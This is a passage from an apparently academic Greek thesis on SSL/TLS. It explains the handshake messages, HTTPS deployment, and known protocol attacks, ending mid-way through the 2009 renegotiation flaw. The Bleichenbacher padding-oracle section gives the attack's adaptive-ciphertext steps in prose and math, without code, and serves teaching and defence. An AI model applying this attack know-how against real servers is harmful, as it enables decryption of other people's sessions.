- **Ανώνυμος Diffie-Hellman:** Εδώ χρησιμοποιείται ο βασικός αλγόριθμος Diffie-Hellman, χωρίς αυθεντικοποίηση. Αυτό σημαίνει ότι η κάθε συμβαλλομένη πλευρά αποστέλλει της δημόσιες D-H παραμέτρους της στην άλλη χωρίς κάποιου είδους αυθεντικοποίηση. Η εν λόγω προσέγγιση είναι ευπαθείς σε επιθέσεις man-in-the-middle, όπου ένας κακόβουλος μπορεί να πραγματοποιήσει ανώνυμες D-H συνεδρίες με τα δύο μέρη και να μην γίνει αντιληπτός.

Φάση 2. Η φάση αυτή ξεκινά όταν ο server αποστέλλει με το μήνυμα **certificate** το πιστοποιητικό του ώστε να αυθεντικοποιηθεί από τον πελάτη. Αυτό το μήνυμα εμπεριέχει το X509v3 πιστοποιητικό του server (υπογεγραμμένο από μια αρχή πιστοποίησης). Το εν λόγω μήνυμα απαιτείται για να προσδιορίσει την μέθοδο ανταλλαγής κλειδιού εκτός από την περίπτωση που θα χρησιμοποιηθεί η anonymous Diffie-Hellman.

Εν συνεχεία ακολουθεί το μήνυμα **server_key_exchange** το οποίο αποστέλλεται μόνο κατά απαίτηση από τον εξυπηρετητή όταν το πιστοποιητικό που εστάλη στο προηγούμενο βήμα δεν εμπεριέχει επαρκείς πληροφορίες που θα επιτρέψουν στον πελάτη να ανταλλάξει με ασφάλεια ένα premaster secret. Γενικότερα θα λέγαμε πως η αποστολή αυτού του μηνύματος δεν απαιτείται σε δύο περιπτώσεις: α) Όταν ο εξυπηρετητής έχει στείλει ένα πιστοποιητικό που σχετίζεται με τον αλγόριθμο Fixed Diffie-Hellman και β) όταν χρησιμοποιείται ο αλγόριθμος RSA για την ανταλλαγή των κλειδιών. Από την άλλη πλευρά αν χρησιμοποιηθούν οι αλγόριθμοι Anonymous D-H, Ephermeral D-H κτλ. είναι επιτακτικής σημασίας η αποστολή αυτού του μηνύματος.

Τη διαδικασία ακολουθεί προαιρετικά η αποστολή του μηνύματος **certificate_request** στην περίπτωση όπου ο εξυπηρετητής αιτείται το πιστοποιητικό του πελάτη για να τον αυθεντικοποιήσει. Αυτή η ενέργεια είναι μέρος της διαδικασίας που είναι γνωστή ως αμοιβαία αυθεντικοποίηση (mutual SSL/TLS authentication). Το εν λόγω μήνυμα αποτελείται από δύο παραμέτρους: την **certificate_types** και την **certificate_authorities**. Η πρώτη προσδιορίζει τους αλγορίθμους δημοσίου κλειδιού

που υποστηρίζονται για τα πιστοποιητικά ενώ η δεύτερη εμπεριέχει μια λίστα με τις αποδεκτές από τον server αρχές πιστοποίησης.

Το τελευταίο μήνυμα που αποστέλλεται σε αυτή τη φάση είναι το **server_hello_done.** Αυτό υποδηλώνει ότι έλαβε τέλος η αποστολή των σχετικών μηνυμάτων από την πλευρά του server και αναμένεται η απάντηση του πελάτη. Αξίζει να σημειωθεί πως αυτό το μήνυμα δεν φέρει καμία παράμετρο.

Φάση 3. Λαμβάνει χώρα αφότου ο εξυπηρετητής (server) αποστείλει το μήνυμα **server_hello_done,** όπως προαναφέρθηκε. Αν προηγουμένως είχε ζητηθεί ένα πιστοποιητικό από τον πελάτη (client), τότε αυτή η φάση ξεκινά με ένα μήνυμα **certificate,** κατά το οποίο αποστέλλεται το πιστοποιητικό του πελάτη στον εξυπηρετητή. Σε αντίθετη περίπτωση ο πελάτης (client) απλά αποστέλλει το μήνυμα «σφάλματος» **no_cerficate**, επιστρατεύοντας το SSL Alert protocol. Ωστόσο σε περίπτωση που ο εξυπηρετητής (server) αδυνατεί να αυθεντικοποιήσει τον πελάτη (client) με το πιστοποιητικό που έλαβε δεν είναι δυνατόν να εγκαθιδρυθεί μία ασφαλής SSL σύνδεση.

Εν συνεχεία αποστέλλεται το μήνυμα **client_key_exchange**. Ο γενικότερος σκοπός αυτού του μηνύματος είναι να μεταφερθεί το pre-master secret από τον πελάτη (client) στον εξυπηρετητή (server).

Τα περιεχόμενα του μηνύματος εξαρτώνται από τον αλγόριθμο κρυπτογράφησης. Ενδεικτικά παραθέτουμε τους κυριότερους παρακάτω:

- **RSA:** Στην περίπτωση αυτή ο πελάτης παράγει ένα pre-master secret μήκους 48-bytes και το κρυπτογραφεί με το δημόσιο κλειδί του εξυπηρετητή που έλαβε νωρίτερα. Αυτό χρησιμοποιείται αργότερα και από τις δύο πλευρές για να υπολογιστεί το master secret, το οποίο θα αναλύσουμε στα παρακάτω βήματα της διαδικασίας.
- **Ephemeral ή Ανώνυμος Diffie-Hellman:** Στην περίπτωση που χρησιμοποιείται ένας από τους δύο αυτούς αλγορίθμους αποστέλλονται προς την πλευρά του εξυπηρετητή οι δημόσιες παράμετροι D-H του πελάτη.

- **Fixed Diffie-Hellman:** Στην προκειμένη περίπτωση οι παραμέτροι D-H του πελάτη είχαν αποσταλεί με ένα certificate μήνυμα, επομένως τα περιεχόμενο του παρόντος είναι κενό.

Η λήξη της παρούσας φάσης σηματοδοτείται από την αποστολή του μηνύματος **certificate_verify** που αποστέλλεται από τον πελάτη (client) στον εξυπηρετητή (server) (όπως και τα δύο προηγούμενα). Το παρόν μήνυμα αποστέλλεται μόνο στην περίπτωση που ζητήθηκε η αυθεντικοποίηση του πελάτη και εμπεριέχει το υπογεγραμμένο αποτύπωμα (signed hash) όλων των μηνυμάτων που ανταλλάχθηκαν μέχρι αυτό το σημείο μεταξύ των δύο (πελάτη-εξυπηρετητή) ξεκινώντας από το **client_hello**, χωρίς βέβαια να εμπεριέχει το τρέχων μήνυμα. Επίσης στο αποτύπωμα εμπεριέχεται και το **master_secret**. Αυτό το αποτύπωμα υπολογίζεται χρησιμοποιώντας το ιδιωτικό κλειδί του πελάτη. Σε κάθε περίπτωση ο βασικός σκοπός του **certificate_verify** είναι να επαληθεύσει ότι το ιδιωτικό κλειδί που χρησιμοποιήθηκε είναι συσχετισμένο με το πιστοποιητικό που έστειλε νωρίτερα ο πελάτης (client). Στο σημείο αυτό ο εξυπηρετητής και ο πελάτης από κοινού έχουν υπολογίσει το ίδιο master secret που όπως αναφέραμε είναι μεγέθους 48-bytes και είναι μίας χρήσης για το session που εγκαθιδρύεται. Για τον υπολογισμό του αξιοποιούνται τα pre-master secrets και κάποια τυχαία nonces που ανταλλαχθήκαν μεταξύ του πελάτη (client) και του εξυπηρετητή (server) από την φάση 1 της όλης διαδικασίας.

Φάση 4. Η φάση αυτή ολοκληρώνει την εγκαθίδρυση μιας ασφαλούς σύνδεσης. Ο πελάτης αποστέλλει το μήνυμα **change_cipher_spec** όπου σηματοδοτεί πως από εδώ και στο εξής τα δεδομένα θα ανταλλάσονται κρυπτογραφημένα. Το εν λόγω μήνυμα αποστέλλεται από το **SSL Change Cipher Spec Protocol**. Εν συνεχεία ο πελάτης προτού απαντήσει ο εξυπηρετητής, του αποστέλλει το μήνυμα **finished**, το οποίο θα είναι κρυπτογραφημένο με τους αλγορίθμους και τα κλειδιά που προσυμφωνήθηκαν. Αυτό επί της ουσίας επαληθεύει ότι οι διαδικασίες της ανταλλαγής κλειδιού και της αυθεντικοποίησης ήταν επιτυχείς για τον client. Το περιεχόμενο του μηνύματος finish αποτελεί την συνένωση δύο τιμών κατακερματισμού (hash values) και ορίζεται ακολούθως:

MD5(master_secret || pad2 || MD5(**handshake_messages**) || **Sender** || master_secret || pad1))

SHA (master_secret || pad2 || SHA(**handshake_messages**) || **Sender** || master_secret || pad1))

Το πεδίο **handshake_messages** εμπεριέχει όλα τα μηνύματα που ανταλλαχθήκαν μέχρι αυτό το σημείο μεταξύ client και server χωρίς το τρέχων και το **Sender** είναι ένας κωδικός που χαρακτηρίζει μοναδικά τον αποστολέα του μηνύματος (εν προκειμένω τον client).

Αντίστοιχα μετέπειτα ο εξυπηρετητής απαντά και αυτός με την σειρά του με τα μηνύματα **change_cipher_spec** και **finish**. Σε αυτό το σημείο το handshake ολοκληρώνεται και ο πελάτης με τον εξυπηρετητής από εδώ και στο εξής ανταλλάσουν δεδομένα του επιπέδου εφαρμογής σε κρυπτογραφημένη μορφή με τους αλγορίθμους και τα μυστικά κλειδιά που προσυμφωνήθηκαν.

3.5 Χρήση του SSL/TLS στο HTTPS

Το HTTPS (επίσης γνωστό και ως HTTP over TLS, HTTP over SSL και HTTP Secure) είναι ένα πρωτόκολλο για την ασφαλή επικοινωνία μεταξύ πληροφοριακών συστημάτων πάνω από επισφαλή δίκτυα όπως το Internet. Το HTTPS αξιοποιεί το πρωτόκολλο HTTP (Hyper Text Transfer Protocol) στο επίπεδο της εφαρμογής και εδραιώνει ένα ασφαλές κανάλι αξιοποιώντας το Transport Layer Security Protocol ή τον προκάτοχό του το Secure Sockets Layer (Network Working Group 2000). Ο κυριότερος λόγος χρήσης του είναι για να παρέχει δυνατότητες αυθεντικοποίησης σε websites, να προστατεύει την εμπιστευτικότητα και την ιδιωτικότητα των χρηστών αλλά και να υποβάλει τα δεδομένα που ανταλλάσσονται κατά την διάρκεια της ασφαλούς επικοινωνίας σε ελέγχους ακεραιότητας. Αυτό διασφαλίζει μια αποδεκτή προστασία από ωτακουστές (eavesdroppers) και από επιθέσεις τύπου “man-in-the-middle”, δεδομένου βέβαια ότι χρησιμοποιούνται επαρκείς και ενημερωμένες κρυπταλγοριθμικές σουίτες (cipher suites) και τα πιστοποιητικά του εκάστοτε εξυπηρετητή είναι επικυρωμένα και έμπιστα (verified and trusted certificates).

Θα λέγαμε ότι το HTTPS είναι ιδιαίτερα σημαντικό και χρήσιμο σε περιπτώσεις που οι χρήστες επιδιώκουν να επικοινωνήσουν με κάποιον εξυπηρετητή πάνω από επισφαλή δίκτυα όπως δημόσια Wifi δίκτυα, όπου μπορεί κακόβουλοι χρησιμοποιώντας packet sniffers να υποκλέπτουν με μεγάλη ευκολία τα ευαίσθητα δεδομένα που διακινούνται. Εκτός αυτού πολλά κοινόχρηστα WLAN που φαινομενικά παρέχουν δωρεάν υπηρεσίες ενσωματώνουν αυτοματοποιημένες τεχνικές packet injection ώστε να εισάγουν σε σελίδες που προσπελαύνονται μέσω του πρωτοκόλλου http (το οποίο είναι unencrypted) διαφημίσεις. Σε περίπτωση που χρησιμοποιείται το HTTPS δεν καθίσταται δυνατό αυτό.

Μία άλλη πολύ σημαντική πτυχή της χρήσης του HTTPS είναι στα πλαίσια του δικτύου Tor. Παρατηρήθηκε τα τελευταία χρόνια από διαφόρους ερευνητές πως κακόβουλοι κόμβοι του Tor, καταστρέφουν ή τροποποιούν τα μη κρυπτογραφημένα δεδομένα που διέρχονται από αυτούς εισάγοντας κακόβουλο κώδικα (malware). Για τον λόγο αυτό το Electronic Frontier Foundation και το Tor Project ξεκίνησαν μία σύμπραξη με την οποία ανέπτυξαν την τεχνολογία HTTPS Everywhere. Πολλά websites παρέχουν περιορισμένη υποστήριξη για κρυπτογραφημένη διακίνηση δεδομένων πάνω από το HTTPS. Αυτό συμβαίνει υπό την λογική ότι έχουν ως προκαθορισμένη επιλογή την εμφάνιση μιας μη κρυπτογραφημένης σελίδας http, ή έχουν την τάση να συνδυάζουν μη κρυπτογραφημένο περιεχόμενο με μία σύνδεση HTTPS. Αυτά αντιμετωπίζονται αποτελεσματικά από την τεχνολογία που προαναφέραμε (EFF Technologists 2016).

Σύμφωνα με πρόσφατες στατιστικές μετρήσεις που έλαβαν χώρα στις 3 Φεβρουαρίου του 2016 το 37.3% των websites στο διαδίκτυο έχουν ασφαλείς υλοποιήσεις του HTTPS (Trustworthy Internet Movement 2016). Επιπρόσθετα η Google για να προωθήσει την ασφάλεια στο διαδίκτυο ενημέρωσε τον ranking αλγόριθμο της ώστε να λαμβάνει υπόψη του αν μια σελίδα χρησιμοποιεί το SSL/TLS. Έτσι συνυπολογίζει μεταξύ άλλων παραγόντων ως έναν συντελεστή βαρύτητας την χρήση ή την μη χρήση αυτής της τεχνολογίας με σκοπό να καθορισμό της θέσης μίας σελίδας στα αποτελέσματα αναζήτησης. Αξίζει να σημειωθεί πως τα εν λόγω ευρήματα ισχύουν κατά την περίοδο συγγραφής της παρούσας διατριβής.

Το SSL/TLS παρέχει, όπως ήδη είδαμε, δύο επιλογές αυθεντικοποίησης, την απλή και την αμοιβαία (mutual authentication). Η επιλογή της αμοιβαίας αυθεντικοποίησης είναι

πιο ασφαλής αλλά απαιτεί από τον χρήστη να εγκαταστήσει και αυτός με την σειρά του στον φυλλομετρητή του ένα πιστοποιητικό το οποίο αποστέλλει μετέπειτα προς τον server για να τον αυθεντικοποιήσει ο δεύτερος. Ανεξαιρέτως πάντως από την πρακτική που ακολουθείται το επίπεδο προστασίας εξαρτάται έντονα από την ορθότητα των υλοποιήσεων των πρωτοκόλλων ασφαλείας και των επί μέρους μηχανισμών αφενός στον φυλλομετρητή του πελάτη και αφετέρου στο λογισμικό του server με τους κρυπτογραφικούς αλγορίθμους που αυτό υποστηρίζει.

Όσον αφορά την συμβατότητα του HTTPS με τους φυλλομετρητές, είναι γεγονός πως οι απαρχαιωμένες εκδόσεις του SSL/TLS δεν υποστηρίζονται πλέον από τις σύγχρονες εκδόσεις των browsers. Για παράδειγμα σε όλες τις τελευταίες εκδόσεις των κυριότερων φυλλομετρητών έχει εγκαταλειφθεί η υποστήριξη του SSLv3.0.

Από την άλλη πλευρά, όλο και περισσότεροι φυλλομετρητές έχουν προβεί σε υλοποιήσεις που υποστηρίζουν τις τελευταίες εκδόσεις του TLS (Sullivan 2016).

Παρακάτω παραθέτουμε τις εκδόσεις των browsers που υποστηρίζουν το TLS 1.2 εξ ορισμού:

- Chrome >= ver. 30
- Android >= ver. 5.0
- Firefox >= ver. 27
- Internet Explorer/Edge >= ver. 11
- Safari Mac >= ver. 7
- IOS >= ver. 5

Παρόλα τα οφέλη πάντως, αξίζει να σημειωθεί πως το HTTPS εισάγει μια σχετική πολυπλοκότητα στην αρχική διαμόρφωση (configuration) και στην συντήρηση ενός ιστοτόπου. Πολλές φορές έχει παρατηρηθεί διαχειριστές ιστοσελίδων να μην προβαίνουν στις κατάλληλες ρυθμίσεις ασφαλείας, αφήνοντας διάφορα κενά που μπορεί να εκμεταλλευτούν οι κακόβουλοι. Σημαντικό είναι επίσης το γεγονός ότι το HTTPS μεριμνά μόνο για την κρυπτογράφηση των δεδομένων που θα ανταλλαχθούν και όχι των διευθύνσεων οι οποίες διακινούνται μη κρυπττογραφημένες (ως plaintext). Αυτό συμβαίνει καθώς το SSL/TLS ενεργοποιείται μετά από το αρχικό DNS query από τον πελάτη client και έτσι οι πληροφορίες αποστέλλονται σε αυτή τη φάση μη

κρυπτογραφημένες. Επίσης αξίζει να σημειωθεί ότι το πιστοποιητικό του εξυπηρετητή (server) αποστέλλεται επίσης μη κρυπτογραφημένο και εμπεριέχει το όνομα του. Ως εκ τούτου μπορεί δυνητικά να υποκλαπεί από κάποιον τρίτο και να αξιοποιηθεί για κακόβουλους σκοπούς.

Επιπρόσθετα, δεδομένου ότι το HTTPS αξιοποιεί το πρωτόκολλο SSL/TLS, εισάγονται λόγω αυτού κάποια επιπλέον βήματα που υλοποιούν ο πελάτης και ο εξυπηρετητής σε σχέση με το απλό HTTP. Αυτό έχει σαν αποτέλεσμα να επηρεάζονται οι χρόνοι απόκρισης των ιστοσελίδων και γενικότερα η απόδοση του εξυπηρετητή (server). Πιο συγκεκριμένα απαιτείται υψηλότερη επεξεργαστική ισχύς για να εξυπηρετήσει όλες τις αιτήσεις των πελατών σε εύλογο χρόνο, επομένως θα μπορούσε να θεωρηθεί ότι η χρήση του HTTPS θεωρείται υπολογιστικά ακριβότερη από αυτήν του HTTP.

Κεφάλαιο 4
Ευπάθειες του SSL/TLS

4.1 Εισαγωγή

Γενικότερα οι ευπάθειες τις οποίες ανακαλύπτουν διάφοροι ερευνητές, κρυπταναλυτές και κακόβουλοι κατά καιρούς στα πρωτόκολλα SSL/TLS χωρίζονται σε δύο μεγάλες κατηγορίες. Η πρώτη κατηγορία αφορά τα λάθη στις προδιαγραφές του πρωτόκολλου και τις εγγενείς αδυναμίες των ίδιων των αλγορίθμων που χρησιμοποιούνται στα πρωτόκολλα (protocol-level bugs), ενώ η δεύτερη αφορά τις υλοποιήσεις των πρωτοκόλλων και τα λάθη προγραμματιστικής φύσεως (implementations level bugs) που λαμβάνουν χώρα όταν υφίσταται κάποια απόκλιση από τα όσα ορίζονται στις προδιαγραφές. Γενικότερα πάντως θα λέγαμε ότι οι προγραμματιστές των διαφόρων υλοποιήσεων του SSL/TLS αποφεύγουν να διορθώσουν λάθη στο ίδιο το πρωτόκολλο καθώς απαιτεί αρκετή δουλειά και πολλές φορές αποφάσεις που έχουν παρθεί για την αλλαγή των προδιαγραφών οδηγούν σε εσφαλμένες ή ευπαθείς υλοποιήσεις. Κατά καιρούς έχουν ανακαλυφθεί επιθέσεις που εκμεταλλεύονται τις ευπάθειες και οδηγούν στην κατάλυση της εμπιστευτικότητας και της ακεραιότητας των δεδομένων των χρηστών σε διάφορες εκδόσεις ή παραλλαγές του πρωτόκολλου. Στο παρόν Κεφάλαιο συγκεντρώνουμε όλες τις γνωστές επιθέσεις (μέχρι σήμερα) και αναλύουμε τις μεθόδους με τις οποίες εκδηλώνονται με απώτερο σκοπό να καταδείξουμε την κρισημότητά τους και τον βαθμό στον οποίον επηρεάζουν το πρωτόκολλο.

Λαμβάνοντας υπόψη την ευρεία χρήση του πρωτοκόλλου σε Διαδικτυακές εφαρμογές, γίνεται σαφές ότι οι επιθέσεις αποκτούν ιδιάζουσα σημασία και είναι απαραίτητο να λαμβάνονται υπόψη κατά την ανάπτυξη και υλοποίηση του SSL/TLS, προκειμένου να διασφαλίζεται ότι μπορούν να αντιμετωπιστούν.

4.2 Επιθέσεις σε κρυπτογραφικούς Αλγορίθμους

Στην συνέχεια παραθέτουμε όλες εκείνες τις πρακτικές επιθέσεις που εκδηλώθηκαν τα τελευταία χρόνια με αύξουσα χρονολογική σειρά και αφορούν τους κρυπτογραφικούς αλγορίθμους καθ' αυτούς όπως αξιοποιούνται στο SSL/TLS.

Έτσι αρχικά έχουμε την επίθεση του Bleichenbacher (1998), την επίθεση της επισφαλούς επαναδιαπραγμάτευσης αλγορίθμων (2009), την Beast (2011), την CRIME (2012), την TIME (2013), την Lucky 13, την επίθεση που ονομάζεται RC4 Biases, την BREACH (2013) και το Triple handshake (2014).

4.2.1 Bleichebacher attack (1998)

Κατά την κρυπτογράφηση του RSA, όταν χρησιμοποιείται το PKCS#1 v1.5 (ειδικό πρότυπο για την εν λόγω κρυπτογράφηση), εφαρμόζεται μία συμπλήρωση (padding) στα δεδομένα που πρόκειται να κρυπτογραφηθούν. Εν συνεχεία αυτό το μέγεθος (data + padding) μετασχηματίζεται σε έναν ακέραιο m και κρυπτογραφείται με το δημόσιο κλειδί του παραλήπτη (ζευγάρι κατάλληλων αριθμών e, N) με τον αλγόριθμο RSA. Η κρυπτογράφηση είναι η υλοποίηση της λειτουργίας $c=m^e \bmod N$, όπου m ο ακέραιος αριθμός που αντιστοιχεί στο μήνυμα. Όταν το μήνυμα λαμβάνεται από τον παραλήπτη ενεργοποιείται η διαδικασία της αποκρυπτογράφησης με το ιδιωτικό του κλειδί d (η αποκρυπτογράφηση $m=c^d \bmod N$) και στην συνέχεια αφαιρούνται τα bits συμπλήρωσης (padding).

Η βάση της επίθεσης του Bleichenbacher στηρίζεται στην ύπαρξη ενός Oracle και αποτελεί ένα παράδειγμα προσαρμοστικής επίθεσης επιλεγμένου κρυπτοκειμένου (an adaptive chosen-ciphertext). Για την εφαρμογή της ένας επιτιθέμενος πρέπει να έχει πρόσβαση σε έναν εξυπηρετητή ο οποίος δέχεται κρυπτογραφημένα μηνύματα και επιστρέφει ένα μήνυμα λάθους το οποίο εξαρτάται από το αν η αποκρυπτογράφηση του μηνύματος συμμορφώνεται με το πρότυπο PKCS ή όχι. Πιο συγκεκριμένα η επίθεση λειτουργεί εάν υπάρχει κάποιο σύστημα κάπου, το οποίο μπορεί να αποφανθεί, δοθείσας μίας ακολουθίας από bytes που προσδιορίζουν ένα κρυπτογραφημένο μήνυμα, εάν η αποκρυπτογράφηση θα αποφέρει κάτι το οποίο έχει τη σωστή μορφή padding ή όχι. Το πρωτόκολλο που είναι επιρρεπές στην εν λόγω επίθεση είναι το SSL 3.0 (Bleichenbacher 1998).

Ένα σενάριο της παραπάνω επίθεσης είναι το εξής:

Υφίσταται ένας ευπαθής SSL/TLS εξυπηρετητής, ο οποίος αποστέλλει ξεχωριστά μηνύματα λάθους που εξαρτώνται από το αν βρέθηκε ένα κατάλληλο PKCS#1 padding ή όχι. Εναλλακτικά, αντί για ξεχωριστά μηνύματα λάθους, οι δύο περιπτώσεις μπορούν να ανιχνευθούν και από τους χρόνους που χρειάζεται ο εξυπηρετητής να ανταποκριθεί στον πελάτη - παραδείγματος χάριν, ο εξυπηρετητής μπορεί να χρειάζεται περισσότερο να ανταποκριθεί αν το padding είναι σωστό και λιγότερο αν είναι λάθος.

Επίσης έχουμε έναν κακόβουλο ο οποίος παρακολουθεί την σύνδεση μεταξύ ενός νόμιμου πελάτη (client) και του εξυπηρετητή (server) και επιδιώκει να την αποκρυπτογραφήσει. Παρατηρώντας το μήνυμα **ClientKeyExchange**, καταγράφει ένα κρυπτογραφημένο μήνυμα c. Γνωρίζει ότι ισχύει $c = m^e \pmod N$, όπου e το public exponent και το m το pre-master secret που έχει υποστεί padding. Σε αυτό το σημείο επιθυμεί να ανακτήσει το m ή τουλάχιστον το αρχικό μήνυμα (pre-master secret) που εμπεριέχεται στο m, καθώς αυτό θα του επιτρέψει να υπολογίσει μετέπειτα τα συμμετρικά κλειδιά που χρησιμοποιήθηκαν στην σύνδεση.

Για να το πραγματοποιήσει αυτό ξεκινά πολλαπλές συνδέσεις προς τον εξυπηρετητή και για κάθε μία από αυτές παράγει μία τιμή s αποστέλλοντας το μήνυμα **ClientKeyExchange** με το $c' = cs^e \pmod N$. Ο εξυπηρετητής (server) το αποκρυπτογραφεί και ανακτά την τιμή $m' = c^d s^{ed} \pmod N$, όπου d το ιδιωτικό του κλειδί. Η τιμή $m' = ms \pmod N$ τις περισσότερες φορές δεν θα έχει το σωστό padding (δηλαδή τα bit συμπλήρωσης δεν θα είναι σύμφωνα με τα όσα ορίζει το πρότυπο PKCS#1). Πάρα ταύτα με μία μικρή αλλά διόλου αμελητέα πιθανότητα (μία φορά σε κάθε σύνολο προσπαθειών μεταξύ 30000 και 130000) η τιμή $ms \pmod N$ θα φαίνεται ότι έχει το σωστό padding. Σε αυτή τη περίπτωση ο server, με βάση και την αρχική μας υπόθεση, ενημερώνει τον κακόβουλο για το γεγονός. Εφόσον λοιπόν ο τελευταίος γνωρίζει παράλληλα και την τιμή του s (καθώς είναι κάτι που ο ίδιος επέλεξε), είναι σε θέση να αντιληφθεί ότι το μέγεθος $ms \pmod N$ είναι μέσα σε ένα συγκεκριμένο και αποδεκτό εύρος τιμών. Το υπόλοιπο κομμάτι της επίθεσης είναι να αποστέλλονται εκ νέου διαδοχικά ClientKeyExchange μηνύματα με σωστά επιλεγμένες τυχαίες τιμές για το s.


Η παραπάνω διαδικασία επαναλαμβάνεται και κάθε φορά που ο εξυπηρετητής που θα αποκρίνεται θετικά, που σημαίνει ότι η ποσότητα που αποστέλλεται έχει το σωστό PKCS#1 padding, ο κακόβουλος θα αντιλαμβάνεται πως θα πρέπει να περιορίσει ακόμη περισσότερο τις εικασίες του για το m. Μετά από μερικές εκατομμύρια συνδέσεις, θα είναι σε θέση να εντοπίσει επακριβώς το m, και κατ' επέκταση το αρχικό μυστικό μήνυμα (pre-master secret).

4.2.2 Επισφαλής επαναδιαπραγμάτευση αλγορίθμων (2009)

Η επισφαλής επαναδιαπραγμάτευση (επίσης γνωστή ως TLS Authentication Gap) είναι ένα πρόβλημα που ανακαλύφθηκε τον Αύγουστο του 2009 από τους Marsh Ray and Steve Dispensa (Ray 2009). Η ευπάθεια αυτή υφίσταται γιατί σε ορισμένες εκδόσεις του SSL/TLS δεν υπάρχει κάποιος μηχανισμός που να διατηρεί την συνέχεια μεταξύ μίας αρχικής και μίας μεταγενέστερης ροής δεδομένων TLS (TLS stream) ακόμα και αν και οι δύο λαμβάνουν χώρα για την ίδια σύνδεση TCP. Επαναδιατυπώνοντας, θα λέγαμε πως ο εξυπηρετητής δεν είναι σε θέση να διακρίνει ότι τα διαφορετικά TLS streams ξεκινούν από τον ίδιο client. Έτσι με κάθε επαναδιαπραγμάτευση (client) δυνητικά μπορεί ένας διαφορετικός πελάτης να επικοινωνεί με τον εξυπηρετητή και να μην γίνεται αντιληπτό από τον δεύτερο ότι πρόκειται για διαφορετικό πελάτη.

Το TLS/SSL επιτρέπει παράλληλα στους εξυπηρετητές να ξεκινήσουν εκ νέου μια διαδικασία επαναδιαπραγμάτευσης των κρυπτογραφικών παραμέτρων που χρησιμοποιούνται σε μία ασφαλή σύνδεση. Αυτό παρέχει την δυνατότητα σε αυτούς που επικοινωνούν να ξαναρχίσουν μία TLS/SSL σύνοδο (session), επαυξημένη με κρυπτογραφικές παραμέτρους. Ωστόσο στα πρωτόκολλα TLSv1.0 και στο SSLv3 υπήρχε μια σχεδιαστική ατέλεια που επέτρεπε σε έναν τρίτο να αποστείλει ένα μήνυμα **ClientHello** μαζί με κάποιο κακόβουλο κώδικα. Έτσι μπορούσε κάποιος να υποκλέψει ένα TCP stream από έναν πελάτη (client) σε έναν εξυπηρετητή (server), να αναστείλει το αρχικό μήνυμα του πελάτη ClientHello και έπειτα να ξεκινήσει μία νέα TLS σύνδεση στον εξυπηρετητή στέλνοντας και ένα σύνολο δεδομένων (payload), τα οποία μπορεί να είναι κακόβουλα. Στην συνέχεια ο κακόβουλος μπορούσε να αποστείλει ετεροχρονισμένα το αρχικό ClientHello του νόμιμου πελάτη και ο εξυπηρετητής το εκλάμβανε ως ενέργεια επαναδιαπραγμάτευσης των κρυπτογραφικών αλγορίθμων. Σε αυτό το σημείο όμως ο εξυπηρετητής αποδέχεται αφενός τα δεδομένα που απέστειλε ο

